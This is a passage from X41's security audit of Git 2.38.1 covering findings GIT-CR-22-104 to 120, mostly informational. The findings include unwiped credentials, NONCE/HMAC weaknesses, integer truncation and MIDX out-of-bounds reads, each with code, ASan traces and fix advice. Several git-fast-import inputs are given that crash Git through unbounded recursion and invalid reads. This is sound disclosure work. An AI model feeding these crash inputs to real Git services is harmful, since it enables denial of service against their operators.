This allows attackers to degrade the hashmap implementation into a linked list[16], which degrades performance and might lead to DoS situations.

The hash tables are used for branches, configuration settings, objects and other values that attackers might be able to influence.

4.2.4.2 Solution Advice

X41 recommends to use a keyed hash function such as SipHash[17] and key it with a randomly generated value.

[14] https://en.wikipedia.org/wiki/Fowler%E2%80%93Noll%E2%80%93Vo_hash_function#FNV-1_hash
[15] http://isthe.com/chongo/tech/comp/fnv/#zero-hash
[16] https://www.aumasson.jp/siphash/siphashdos_29c3_slides.pdf
[17] https://en.wikipedia.org/wiki/SipHash

4.2.5 GIT-CR-22-104: Credentials Not Wiped from Memory

Affected Component: credential.c:credential_clear()

4.2.5.1 Description

Git is able to manage and cache credentials for the user via configuration files or helper tools. This functionality uses *struct credential* to keep track of each credential along with the username and password. When a credential is removed from the cache, the allocated memory gets freed, but the contents of the memory are not wiped.

This causes the username and password to remain in the memory of the running process. Passwords in memory could be retrieved by an attacker with local access or via an information leak.

```
void credential_clear(struct credential *c)
{
        free(c->protocol);
        free(c->host);
        free(c->path);
        free(c->username);
        free(c->password);
        string_list_clear(&c->helpers, 0);

        credential_init(c);
}
```

Listing 4.28: Credentials Not Wiped from Memory

4.2.5.2 Solution Advice

X41 recommends to wipe the memory with ***memset_explicit()***, ***memset_s()*** or ***explicit_bzero()***, which guarantee that the compiler does not optimize them out.

4.2.6 GIT-CR-22-105: Race in Directory Permission Check

Affected Component: builtin/credential-cache--daemon.c

4.2.6.1 Description

The Git credential caching daemon uses a directory for the creation of sockets to communicate with other processes. Since access to these sockets might allow attackers to gain access to the credentials, the daemon tries to ensure that the directory containing them can only be accessed by the current user. This check happens before the daemon calls ***chdir()*** to change into the directory. In the case that an attacker has access to the parent directory, the attacker would be able to delete and recreate the directory with less restrictive permissions.

Since this scenario seems not likely, this is considered an informational note instead of a finding.

```
static void init_socket_directory(const char *path)
{
    struct stat st;
    char *path_copy = xstrdup(path);
    char *dir = dirname(path_copy);

    if (!stat(dir, &st)) {
        if (st.st_mode & 077)
            die(_(permissions_advice), dir);
    } else {
        /*
         * We must be sure to create the directory with the correct mode,
         * not just chmod it after the fact; otherwise, there is a race
         * condition in which somebody can chdir to it, sleep, then try to open
         * our protected socket.
         */
        if (safe_create_leading_directories_const(dir) < 0)
            die_errno("unable to create directories for '%s'", dir);
        if (mkdir(dir, 0700) < 0)
            die_errno("unable to mkdir '%s'", dir);
    }

    if (chdir(dir))
        /*
         * We don't actually care what our cwd is; we chdir here just to
         * be a friendly daemon and avoid tying up our original cwd.
         * If this fails, it's OK to just continue without that benefit.
         */
        ;

    free(path_copy);
}
```

Listing 4.29: Race in Directory Permission Check

4.2.6.2 Solution Advice

X41 recommends to check the directory permissions after the call to ***chdir()*** as well as an additional hardening measure.

4.2.7 GIT-CR-22-106: OOB Accesses in MIDX File Parsing

Affected Component:	midx.c

4.2.7.1 Description

MIDX[18] file parsing is subject to OOB[19] accesses, which can be easily identified by fuzzing.

A simple fuzzing run with AFL++ on the `git-multi-pack-index verify` command identified several (see listing 4.30 and 4.31) crashes.

These were not investigated further, as multi-pack-index files do not seem to be attacker controlled. The corresondping ASan output is given in the following listings:

```
==644026==ERROR: AddressSanitizer: unknown-crash on address 0x7f2e67e60000 at pc 0x000000499b57
↪ bp 0x7ffc3c2db0d0 sp 0x7ffc3c2da898
READ of size 20 at 0x7f2e67e60000 thread T0
    #0 0x499b56 in __asan_memcpy (/home/eric/code/git-2.38.1-midx/git-multi-pack-index+0x499b56)
    #1 0xf6ca0e in oidread /home/eric/code/git-2.38.1-midx/./hash.h:308:2
    #2 0xf6ca0e in nth_midxed_object_oid /home/eric/code/git-2.38.1-midx/midx.c:252:2
    #3 0xf6ca0e in verify_midx_file /home/eric/code/git-2.38.1-midx/midx.c:1732:3
    #4 0x7adde9 in cmd_multi_pack_index
    ↪ /home/eric/code/git-2.38.1-midx/builtin/multi-pack-index.c:282:8
    #5 0x4d6946 in run_builtin /home/eric/code/git-2.38.1-midx/git.c:466:11
    #6 0x4d021f in handle_builtin /home/eric/code/git-2.38.1-midx/git.c:721:3
    #7 0x4cfa62 in cmd_main /home/eric/code/git-2.38.1-midx/git.c:889:3
    #8 0x9facea in main /home/eric/code/git-2.38.1-midx/common-main.c:56:11
    #9 0x7f2e6aa54d09 in __libc_start_main csu/../csu/libc-start.c:308:16
    #10 0x420a29 in _start (/home/eric/code/git-2.38.1-midx/git-multi-pack-index+0x420a29)

Address 0x7f2e67e60000 is a wild pointer.
SUMMARY: AddressSanitizer: unknown-crash
↪ (/home/eric/code/git-2.38.1-midx/git-multi-pack-index+0x499b56) in __asan_memcpy
Shadow bytes around the buggy address:
  0x0fe64cfc3fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fe64cfc3fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fe64cfc3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fe64cfc3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fe64cfc3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0fe64cfc4000:[fe]fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe
  0x0fe64cfc4010: fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe
  0x0fe64cfc4020: fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe
  0x0fe64cfc4030: fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe
  0x0fe64cfc4040: fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe
```

[18] https://git-scm.com/docs/multi-pack-index
[19] Out-of-Bounds

```
  0x0fe64cfc4050: fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
  Shadow gap:              cc
==644026==ABORTING
```

Listing 4.30: Crash in MIDX File Verification

```
AddressSanitizer:DEADLYSIGNAL
=================================================================
==644017==ERROR: AddressSanitizer: SEGV on unknown address 0x7fd76780b4cc (pc 0x7fd26a53db24 bp
↪   0x7ffcd3f0c390 sp 0x7ffcd3f0bb28 T0)
==644017==The signal is caused by a READ memory access.
    #0 0x7fd26a53db24  string/../sysdeps/x86_64/multiarch/memcmp-avx2-movbe.S:270
    #1 0x43777e in MemcmpInterceptorCommon(void*, int (*)(void const*, void const*, unsigned
    ↪   long), void const*, void const*, unsigned long)
    ↪   (/home/eric/code/git-2.38.1-midx/git-multi-pack-index+0x43777e)
    #2 0x437afa in memcmp (/home/eric/code/git-2.38.1-midx/git-multi-pack-index+0x437afa)
    #3 0xe4080e in hashcmp_algop /home/eric/code/git-2.38.1-midx/./hash.h:212:9
    #4 0xe4080e in hashcmp /home/eric/code/git-2.38.1-midx/./hash.h:217:9
    #5 0xe4080e in bsearch_hash /home/eric/code/git-2.38.1-midx/hash-lookup.c:113:13
    #6 0xf5ca13 in bsearch_midx /home/eric/code/git-2.38.1-midx/midx.c:241:9
    #7 0xf5ca13 in fill_midx_entry /home/eric/code/git-2.38.1-midx/midx.c:290:7
    #8 0xf6d784 in verify_midx_file /home/eric/code/git-2.38.1-midx/midx.c:1777:8
    #9 0x7adde9 in cmd_multi_pack_index
    ↪   /home/eric/code/git-2.38.1-midx/builtin/multi-pack-index.c:282:8
    #10 0x4d6946 in run_builtin /home/eric/code/git-2.38.1-midx/git.c:466:11
    #11 0x4d021f in handle_builtin /home/eric/code/git-2.38.1-midx/git.c:721:3
    #12 0x4cfa62 in cmd_main /home/eric/code/git-2.38.1-midx/git.c:889:3
    #13 0x9facea in main /home/eric/code/git-2.38.1-midx/common-main.c:56:11
    #14 0x7fd26a406d09 in __libc_start_main csu/../csu/libc-start.c:308:16
    #15 0x420a29 in _start (/home/eric/code/git-2.38.1-midx/git-multi-pack-index+0x420a29)

AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV string/../sysdeps/x86_64/multiarch/memcmp-avx2-movbe.S:270
==644017==ABORTING
```

Listing 4.31: OOB Read in MIDX File Verification

4.2.7.2 Solution Advice

X41 recommends to identify the root cause of these issues and to continue the fuzz testing of MIDX file processing.

4.2.8 GIT-CR-22-107: git-bundle Crashes When Parameter is Missing

Affected Component:	buildin/bundle.c:parse_options()

4.2.8.1 Description

The command `git-bundle` can bundle a repository into a file. When the *`create`* option is called but the filename parameter is missing the command crashes due to a *`NULL`* pointer dereference as shown in the following ASan trace:

```
$ ~/code/git-2.38.1/git-bundle create
AddressSanitizer:DEADLYSIGNAL
=================================================================
==180509==ERROR: AddressSanitizer: SEGV on unknown address 0x000000000000 (pc 0x7f48935f1d76 bp
↪  0x7ffdd3aab280 sp 0x7ffdd3aaaa28 T0)
==180509==The signal is caused by a READ memory access.
==180509==Hint: address points to the zero page.
    #0 0x7f48935f1d76  (/lib/x86_64-linux-gnu/libc.so.6+0x9ad76)
    #1 0x7f48937a7a8c in __interceptor_strlen
    ↪  ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:368
    #2 0x555b41cd892d in strbuf_addstr /home/eric/code/git-2.38.1/strbuf.h:305
    #3 0x555b41cd892d in prefix_filename /home/eric/code/git-2.38.1/abspath.c:277
    #4 0x555b41afed11 in parse_options_cmd_bundle builtin/bundle.c:53
    #5 0x555b41aff7dc in cmd_bundle_create builtin/bundle.c:79
    #6 0x555b41b00d14 in cmd_bundle builtin/bundle.c:212
    #7 0x555b41ac9641 in run_builtin /home/eric/code/git-2.38.1/git.c:466
    #8 0x555b41ac9d8d in handle_builtin /home/eric/code/git-2.38.1/git.c:721
    #9 0x555b41acd903 in cmd_main /home/eric/code/git-2.38.1/git.c:889
    #10 0x555b41cd6d52 in main /home/eric/code/git-2.38.1/common-main.c:56
    #11 0x7f489357ad09 in __libc_start_main ../csu/libc-start.c:308
    #12 0x555b41ac9099 in _start (/home/eric/code/git-2.38.1/git-bundle+0x1ca099)

AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV (/lib/x86_64-linux-gnu/libc.so.6+0x9ad76)
==180509==ABORTING
```

Listing 4.32: git-bundle Crashes When Parameter is Missing

4.2.8.2 Solution Advice

X41 recommends to check for the missing parameter to avoid the `NULL` pointer dereference and display an error for a better user experience.

4.2.9 GIT-CR-22-108: unsigned long / size_t Confusion on Windows

Affected Component:	blame.c and others

4.2.9.1 Description

On 64 bit Microsoft Windows systems, the size of an *unsigned long* is 4 bytes[20] while the size of *size_t* is 8 bytes. This can lead to security issues since the git code mixes the use of both types, assuming they are of the same size.

One example can be seen in listing 4.33 which shows ***fake_working_tree_commit()***. The variable *buf_len* is an *unsigned long* and passed to ***strbuf_attach()*** which expects a *size_t*. The value is passed twice, in the latter case after being increased by *1*. If *buf_len* is *4294967295* $(2^{32}-1)$ the calculation will overflow to *0*.

This example can be triggered by a textconv helper[21] returning this exact amount of bytes when called by `git blame`. The affected code is shown in the following listing:

```c
char *buf_ptr;
unsigned long buf_len;

if (contents_from) {
    if (stat(contents_from, &st) < 0)
        die_errno("Cannot stat '%s'", contents_from);
    read_from = contents_from;
}
else {
    if (lstat(path, &st) < 0)
        die_errno("Cannot lstat '%s'", path);
    read_from = path;
}
mode = canon_mode(st.st_mode);

switch (st.st_mode & S_IFMT) {
case S_IFREG:
    if (opt->flags.allow_textconv &&
        textconv_object(r, read_from, mode, null_oid(), 0, &buf_ptr, &buf_len))
        strbuf_attach(&buf, buf_ptr, buf_len, buf_len + 1);
```

Listing 4.33: Overflow in fake_working_tree_commit()

[20] https://learn.microsoft.com/en-us/cpp/cpp/data-type-ranges?view=msvc-170
[21] https://git.wiki.kernel.org/index.php/Textconv

The example given does not have a security impact but is used to highlight the issue at hand. Microsoft Windows was not a primary target of the audit, therefore not all instances where this could cause issues have been investigated.

Variations of this issue can be found with the weggli[22] command `weggli 'unsigned long $a; strbuf_attach(_, _, $a, $a + _);' git-2.38.1` or by inspecting the compiler warnings when compiling for Microsoft Windows 64 bit machines.

4.2.9.2 Solution Advice

X41 suggests to convert all instances where length or size values are processed to $size\_t$.

[22] `https://github.com/googleprojectzero/weggli`

4.2.10 GIT-CR-22-109: Integers and Long Variables Used for Sizes

Affected Component:	Generic

4.2.10.1 Description

Git uses variables of types *unsigned long* and *int* throughout the code base for variables that track sizes or lengths. Since *int* is only 4 byte wide on Linux and Microsoft Windows 64-bit systems and *unsigned long* is 4 byte wide on 64-bit Microsoft Windows systems, this can cause integer truncation or overflow issues. In various places, *size_t* variables are properly used to track sizes but these are then cast into one of the variable types with a smaller bit-width.

During this audit, this was the root cause for several issues identified.

The usage of ***parse_chunk()*** provides a good example on how various variable types are mixed to handle sizes. ***apply_patch()*** supplies a *size_t* variable, where the function expects *unsigned long*, which leads to truncation on 64-bit Windows.

parse_chunk() returns an offset into the original buffer as an *int* type, which further truncates the length and might even become negative.

```
/*
 * Read the patch text in "buffer" that extends for "size" bytes; stop
 * reading after seeing a single patch (i.e. changes to a single file).
 * Create fragments (i.e. patch hunks) and hang them to the given patch.
 *
 * Returns:
 *   -1 if no header was found or parse_binary() failed,
 *   -128 on another error,
 *   the number of bytes consumed otherwise,
 *     so that the caller can call us again for the next patch.
 */
static int parse_chunk(struct apply_state *state, char *buffer, unsigned long size, struct patch *patch)
...

static int apply_patch(struct apply_state *state,
                       int fd,
                       const char *filename,
                       int options)
{
        size_t offset;
...
    while (offset < buf.len) {
        struct patch *patch;
        int nr;
...
        nr = parse_chunk(state, buf.buf + offset, buf.len - offset, patch);
```

Listing 4.34: Variable Types Used for Sizes

Due to time constraints not all instances could be investigated where integer truncation occurs. Compiling with `"-Wsign-compare -Wsign-conversion -Wconversion"` or running one of the various analyzers generates too many warnings to be audited in the time given. Infer reports around 1600 integer overflows, the Visual Studio analyzer around 2500 related issues and building using gcc with related warnings enabled (see above) results in nearly 18000 warnings. Especially on 64-bit Windows systems this is a cause for concern.

4.2.10.2 Solution Advice

X41 recommends to refactor the code base and replace all size and length variables with $size\_t$ typed ones. Additionally, X41 recommends to build the code base with the `"-Wsign-compare -Wsign-conversion -Wconversion"` compiler parameters to catch similar errors.

4.2.11 GIT-CR-22-110: Wrong sid Variable Used

Affected Component:	builtin/receive-pack.c:read_head_info()

4.2.11.1 Description

In function ***read_head_info()*** in `builtin/receive-pack.c` the client session ID is extracted from the data and printed in case tracing is enabled.

Since the code uses *client_sid* instead of *sid*, the string is not NUL-terminated and might contain further data sent by the client as shown here:

```
client_sid = parse_feature_value(feature_list, "session-id", &len, NULL);
if (client_sid) {
        char *sid = xstrndup(client_sid, len);
        trace2_data_string("transfer", NULL, "client-sid", client_sid);
        free(sid);
}
```

Listing 4.35: Wrong sid Variable Used

4.2.11.2 Solution Advice

X41 recommends to change the variable in the call to ***trace2_data_string()*** from *client_sid* to *sid*.

4.2.12 GIT-CR-22-111: NONCE Verification Seed Length

Affected Component:	builtin/receive-pack.c:prepare_push_cert_nonce()

4.2.12.1 Description

Git allows to sign pushes with either GPG[23] or SSH keys. For this a NONCE[24] is generated by the server, which is signed by the client along with the push. The NONCE is generated by the concatenation of a timestamp and the HMAC[25]-SHA-1[26] of HMAC-SHA-256[27] of that timestamp and a secret called `cert_nonce_seed`. This secret can be configured by setting `receive.certnonceseed` in the git configuration.

No length checks or other sanity checks are performed on this seed. An attacker might therefore try to brute-force attack the seed value to be able to generate NONCE values without interacting with the server.

Cracking speeds of 5200.0 MH/s for HMAC-SHA-1 and 1898.6 MH/s for HMAC-SHA-256 have been reported[28] on a single GPU[29].

Since not only the NONCE is signed but the whole push, no clear attack vector is given this issue is considered informational. More information about the threat model of the NONCE can be found in the commit[30] that introduced a constant time ***memcmp()*** function for NONCE verification.

4.2.12.2 Solution Advice

X41 recommends to implement a sanity check on the lengths of the `receive.certnonceseed` configuration to ensure that brute force attacks are infeasible.

[23] GNU Privacy Guard
[24] Number only used once
[25] Hash-based Message Authentication Code
[26] Secure Hashing Algorithm 1
[27] Secure Hashing Algorithm 2, 256-bit
[28] https://gist.github.com/Chick3nman/e4fcee00cb6d82874dace72106d73fef
[29] Graphics Processing Unit
[30] https://github.com/git/git/commit/edc6dccf8196de31c91058f34d213273b1c0937e

4.2.13 GIT-CR-22-112: Secret Used as Input for HMAC

Affected Component: builtin/receive-pack.c:prepare_push_cert_nonce()

4.2.13.1 Description

The NONCE used for the verification of git push signatures is verified by calculating an HMAC over a timestamp which is seeded by a secret (see listing 4.2.12 as well).

When performing an HMAC operation, the key (or a hash of it) is expanded into two pads that are then passed into the used hashing function before the input data is added as well.

The call in ***prepare_push_cert_nonce()*** mixes the parameters to ***hmac_hash()*** and supplies the input text as key. Since this would be known to an attacker that tries to brute force the secret, the brute forcing could be significantly optimized.

```
static void hmac_hash(unsigned char *out,
                      const char *key_in, size_t key_len,
                      const char *text, size_t text_len)
{
        unsigned char key[GIT_MAX_BLKSZ];
        unsigned char k_ipad[GIT_MAX_BLKSZ];
        unsigned char k_opad[GIT_MAX_BLKSZ];
        int i;
        git_hash_ctx ctx;

        /* RFC 2104 2. (1) */
        memset(key, '\0', GIT_MAX_BLKSZ);
        if (the_hash_algo->blksz < key_len) {
                the_hash_algo->init_fn(&ctx);
                the_hash_algo->update_fn(&ctx, key_in, key_len);
                the_hash_algo->final_fn(key, &ctx);
        } else {
                memcpy(key, key_in, key_len);
        }

        /* RFC 2104 2. (2) & (5) */
        for (i = 0; i < sizeof(key); i++) {
                k_ipad[i] = key[i] ^ 0x36;
                k_opad[i] = key[i] ^ 0x5c;
        }

        /* RFC 2104 2. (3) & (4) */
        the_hash_algo->init_fn(&ctx);
        the_hash_algo->update_fn(&ctx, k_ipad, sizeof(k_ipad));
        the_hash_algo->update_fn(&ctx, text, text_len);
        the_hash_algo->final_fn(out, &ctx);

        /* RFC 2104 2. (6) & (7) */
        the_hash_algo->init_fn(&ctx);
        the_hash_algo->update_fn(&ctx, k_opad, sizeof(k_opad));
        the_hash_algo->update_fn(&ctx, out, the_hash_algo->rawsz);
        the_hash_algo->final_fn(out, &ctx);
}

static char *prepare_push_cert_nonce(const char *path, timestamp_t stamp)
{
        struct strbuf buf = STRBUF_INIT;
        unsigned char hash[GIT_MAX_RAWSZ];

        strbuf_addf(&buf, "%s:%"PRItime, path, stamp);
        hmac_hash(hash, buf.buf, buf.len, cert_nonce_seed, strlen(cert_nonce_seed));
        strbuf_release(&buf);
```

Listing 4.36: Secret Used as Input for HMAC

4.2.13.2 Solution Advice

X41 recommends to swap the parameters supplied to ***hmac_hash()***.

4.2.14 GIT-CR-22-113: NONCE Not Stored Server-Side

Affected Component:	builtin/receive-pack.c:prepare_push_cert_nonce()

4.2.14.1 Description

The NONCE used to verify signed pushes[31] is not stored server-side and could in theory be replayed by a MITM[32] attack.

This replay can only happen during the time the timestamp of the NONCE is valid. Some implementations seem to set it to 5 minutes[33].

Additionally, since the NONCE is based on seconds, multiple client connections might receive the same NONCE.

Since the push itself is part of the signed buffer, a replay attack does not seem to have a security impact. Since no clear attack vector is given and this issue is considered informational.

4.2.14.2 Solution Advice

X41 recommends to document the threat model the signed pushes try to protect against with the use of a NONCE.

[31] `https://git-scm.com/docs/git-push`
[32] Man-in-the-middle Attack
[33] `https://gerrit-documentation.storage.googleapis.com/Documentation/2.12/config-gerrit.html`

4.2.15 GIT-CR-22-114: Integer Overflow in prepare_push_cert_nonce()

Affected Component: builtin/receive-pack.c:prepare_push_cert_sha1()

4.2.15.1 Description

The function ***prepare_push_cert_sha1()*** in `builtin/receive-pack.c` uses the certificate stored in *push_cert* to verify a signature on a signed push. The certificate itself is provided by the client and read in ***read_head_info()*** via repeated calls to ***packet_reader_read()***. Due to the repeated reads and assembly via ***strbuf_addstr()*** the certificate can have an arbitrary length. Therefore the parsing in ***parse_signed_buffer()*** can return an arbitrary *size_t* value, as long as the entire certificate fits into the available memory. The assignment to the *int* value *bogs* might cause it to become negative.

This could result in out-of-band access and, possibly crashes. The affected code is shown in the following listing:

```
int bogs /* beginning_of_gpg_sig */;

already_done = 1;
if (write_object_file(push_cert.buf, push_cert.len, OBJ_BLOB,
      &push_cert_oid))
        oidclr(&push_cert_oid);

memset(&sigcheck, '\0', sizeof(sigcheck));

bogs = parse_signed_buffer(push_cert.buf, push_cert.len);
sigcheck.payload = xmemdupz(push_cert.buf, bogs);
sigcheck.payload_len = bogs;
check_signature(&sigcheck, push_cert.buf + bogs, push_cert.len - bogs);
```

Listing 4.37: Integer Overflow in prepare_push_cert_nonce()

Since the process is short lived and no memory seems to get exfiltrated no clear security impact is discernible and this issue is considered informational.

4.2.15.2 Solution Advice

X41 recommends to use the *size_t* type for *bogs*.

4.2.16 GIT-CR-22-115: NONCE Time Not Checked

Affected Component:	send-pack.c:reject_invalid_nonce()

4.2.16.1 Description

The NONCE in use for push signatures is based on a timestamp of seconds since 1970-01-01 00:00:00.

This would allow a client to sanity check the NONCE and make sure its not based in the future or already expired. The affected code is shown in the following listing:

```c
static void reject_invalid_nonce(const char *nonce, int len)
{
        int i = 0;

        if (NONCE_LEN_LIMIT <= len)
                die("the receiving end asked to sign an invalid nonce <%.*s>",
                    len, nonce);

        for (i = 0; i < len; i++) {
                int ch = nonce[i] & 0xFF;
                if (isalnum(ch) ||
                    ch == '-' || ch == '.' ||
                    ch == '/' || ch == '+' ||
                    ch == '=' || ch == '_')
                        continue;
                die("the receiving end asked to sign an invalid nonce <%.*s>",
                    len, nonce);
        }
}
```

Listing 4.38: NONCE Time Not Checked

In case an attacker was able to brute force the seed used by a certificate, that attacker might perform a MITM attack on another server and send a NONCE that is based in the future to be able to replay the push to the first server later.

4.2.16.2 Solution Advice

X41 recommends to perform sanity checking of the time value of the NONCE.

4.2.17 GIT-CR-22-116: Multiple Tempfile Implementations

Affected Component:	environment.c:odb_mkstemp()

4.2.17.1 Description

Git implements temporary file creation and handling in `tempfile.c`, which ensures that temporary files are deleted in case of errors by installing signal handlers. Nevertheless, various other temporary file helper routines exist, such as ***odb_mkstemp()***, ***xmkstemp()***, ***git_mkstemp_mode()*** and others, which do not remove the temporary files on errors.

Due to the fact that Git usually relies on the operating system for cleanup in case of errors when ***die()*** or ***BUG()*** is called, this can lead to an accumulation of temporary files when repeated errors are triggered.

This causes issues when fuzz testing various Git binaries, but could also be abused by attackers to generate DoS situations by having a server repeatedly process invalid data until that system runs out of inodes or disk space.

4.2.17.2 Solution Advice

X41 recommends to unify all temporary file handling by always using the `tempfile.c` implementation and to ensure that temporary files are always deleted in error cases.

4.2.18 GIT-CR-22-117: Unchecked malloc()

Affected Component:	builtin/submodule--helper.c:submodule_summary_callback()

4.2.18.1 Description

In function ***submodule_summary_callback()*** in `builtin/submodule--helper.c` ***malloc()*** is used instead of ***xmalloc()*** to allocate memory, which might result in a *NULL* pointer dereference in low memory situations:

```
temp = (struct module_cb*)malloc(sizeof(struct module_cb));
temp->mod_src = p->one->mode;
temp->mod_dst = p->two->mode;
temp->oid_src = p->one->oid;
temp->oid_dst = p->two->oid;
temp->status = p->status;
temp->sm_path = xstrdup(p->one->path);
```

Listing 4.39: Unchecked Malloc

4.2.18.2 Solution Advice

X41 recommends to use ***xmalloc()*** instead or check the *temp* variable against *NULL*.

4.2.19 GIT-CR-22-118: Recursion Depth Not Limited

Affected Component:	object-name.c:get_oid_1()

4.2.19.1 Description

The functions ***get_oid_1()*** and ***get_nth_ancestor()*** call each other to parse the variable *name*. In case of a long string, this might lead to a stack overflow:

```
AddressSanitizer:DEADLYSIGNAL
=================================================================
==2924178==ERROR: AddressSanitizer: stack-overflow on address 0x7ffe7ee73f00 (pc 0x55a64816b0b5
↪  bp 0x7ffe7ee74270 sp 0x7ffe7ee73f00 T0)
    #0 0x55a64816b0b5 in get_oid_1 /home/eric/code/git-2.38.1/object-name.c:1231
    #1 0x55a64816b479 in get_nth_ancestor /home/eric/code/git-2.38.1/object-name.c:1065:8
    #2 0x55a64816b479 in get_oid_1 /home/eric/code/git-2.38.1/object-name.c:1268:10
    #3 0x55a64816b479 in get_nth_ancestor /home/eric/code/git-2.38.1/object-name.c:1065:8
    #4 0x55a64816b479 in get_oid_1 /home/eric/code/git-2.38.1/object-name.c:1268:10
    #5 0x55a64816b479 in get_nth_ancestor /home/eric/code/git-2.38.1/object-name.c:1065:8
    #6 0x55a64816b479 in get_oid_1 /home/eric/code/git-2.38.1/object-name.c:1268:10
    #7 0x55a64816b479 in get_nth_ancestor /home/eric/code/git-2.38.1/object-name.c:1065:8
    #8 0x55a64816b479 in get_oid_1 /home/eric/code/git-2.38.1/object-name.c:1268:10
...
```

Listing 4.40: Recursion Depth Not Limited

This can be triggered via `git-fast-import` and will result in the following function call stack as visible using `gdb`:

```
>>> bt
#1  0x0000555555b147a0 in get_oid_with_context_1 (repo=0x5555560fcfa0 <the_repo>, name=<optimized
↪   out>, flags=<optimized out>, prefix=<optimized out>, oid=<optimized out>, oc=<optimized out>)
↪   at object-name.c:1919
#2  0x0000555555b1604f in get_oid_with_context (repo=<optimized out>, str=<optimized out>,
↪   flags=<optimized out>, oid=<optimized out>, oc=<optimized out>) at object-name.c:2068
#3  0x0000555555b16106 in repo_get_oid (r=0x5555560fcfa0 <the_repo>,
↪   name=name@entry=0x62d00001442b "@", '~' <repeats 199 times>..., oid=oid@entry=0x7fffffffdbb0)
↪   at object-name.c:1705
#4  0x00005555557c3211 in note_change_n (p=p@entry=0x62d000014402 '0' <repeats 40 times>, " @",
↪   '~' <repeats 158 times>..., b=b@entry=0x7ffff3a1b180,
↪   old_fanout=old_fanout@entry=0x7fffffffdd30 "") at builtin/fast-import.c:2489
#5  0x00005555557c3f00 in parse_new_commit (arg=<optimized out>) at builtin/fast-import.c:2736
```

```
#6  0x00005555557c48b9 in cmd_fast_import (argc=1, argv=0x7fffffffe208, prefix=<optimized out>)
↪  at builtin/fast-import.c:3568
#7  0x000055555571e642 in run_builtin (p=0x555555f4dc58 <commands+984>, argc=argc@entry=1,
↪  argv=argv@entry=0x7fffffffe208) at git.c:466
#8  0x000055555571ed8e in handle_builtin (argc=1, argv=0x7fffffffe208) at git.c:721
#9  0x0000555555722904 in cmd_main (argc=argc@entry=1, argv=argv@entry=0x7fffffffe208) at
↪  git.c:889
#10 0x000055555592bd53 in main (argc=1, argv=0x7fffffffe208) at common-main.c:56
```

Listing 4.41: Callstack Leading to Stack Overflow

An example input is shown in the next listing where the recursion happens for each tilde (˜) at the end of the data:

```
blob
mark :
data
commit 0
mark :
committer <> 0 +0
data
N 0000000000000000000000000000000000000000 @~~~~~~~~~~~~~~~
```

Listing 4.42: Recursion Example

4.2.19.2 Solution Advice

X41 recommends to limit the recursion depth to avoid crashes during parsing.

4.2.20 GIT-CR-22-119: Invalid Read in git-fast-import

Affected Component:	builtin/fast-import.c:release_tree_entry()

4.2.20.1 Description

An invalid read is caused when ***parse_reset_branch()*** is called on an invalid branch state, which can be triggered via `git-fast-import`, resulting in the following ASan trace:

```
AddressSanitizer:DEADLYSIGNAL
=================================================================
==2223720==ERROR: AddressSanitizer: SEGV on unknown address 0x00009fff8001 (pc 0x556d44460b10 bp
↪  0x7fbccfd1b3e8 sp 0x7ffe62f06b90 T0)
==2223720==The signal is caused by a READ memory access.
    #0 0x556d44460b10 in release_tree_entry builtin/fast-import.c:718
    #1 0x556d44460b92 in release_tree_content_recursive builtin/fast-import.c:679
    #2 0x556d44460b25 in release_tree_entry builtin/fast-import.c:719
    #3 0x556d44460b92 in release_tree_content_recursive builtin/fast-import.c:679
    #4 0x556d4446f004 in parse_reset_branch builtin/fast-import.c:2887
    #5 0x556d444779c8 in cmd_fast_import builtin/fast-import.c:3572
    #6 0x556d443d1641 in run_builtin /home/eric/code/git-2.38.1/git.c:466
    #7 0x556d443d1d8d in handle_builtin /home/eric/code/git-2.38.1/git.c:721
    #8 0x556d443d5903 in cmd_main /home/eric/code/git-2.38.1/git.c:889
    #9 0x556d445ded52 in main /home/eric/code/git-2.38.1/common-main.c:56
    #10 0x7fbcd37e3d09 in __libc_start_main ../csu/libc-start.c:308
    #11 0x556d443d1099 in _start (/home/eric/code/git-2.38.1/git-fast-import+0x1ca099)

AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV builtin/fast-import.c:718 in release_tree_entry
==2223720==ABORTING
```

Listing 4.43: Invalid Read in release_tree_entry()

This issue can be triggered by importing the data shown via `git-fast-import`:

```
blob
data
commit r/heads/master
committer <> 0 +0
data
C  00000
commit 0
committer <> 0 +0
```

```
data 2
00C  master
commit r/heads/master
committer <> 0 +0
data 2
00C  00000/master
commit 0
committer <> 0 +0
data 2
00R  0
reset r/heads/master
```

Listing 4.44: Trigger for Invalid Read in release_tree_entry()

A similar invalid read can be caused in ***store_tree()***:

```
blob
mark :
data
commit re00/head0/ma0ter
author <> 0 +0
committer <> 0 +0
data
C  eee00000000<00e0 re00
commit 0
author <> 0 +0
committer <> 0 +0
data 2
00C  0/head0
commit re00/head0/ma0ter
mark :
committer <> 0 +0
data 2
00C  eee00000000<00e0 re00/head0/0
```

Listing 4.45: Trigger for Invalid Read in store_tree()

Since the location of the read does not seem to be attacker controlled, this is considered an informational finding and not investigated further.

4.2.20.2 Solution Advice

X41 recommends to investigate the root cause of the issue.

4.2.21 GIT-CR-22-120: Documentation on Locally Shared Repositories

Affected Component:	Documentation/git-init.txt

4.2.21.1 Description

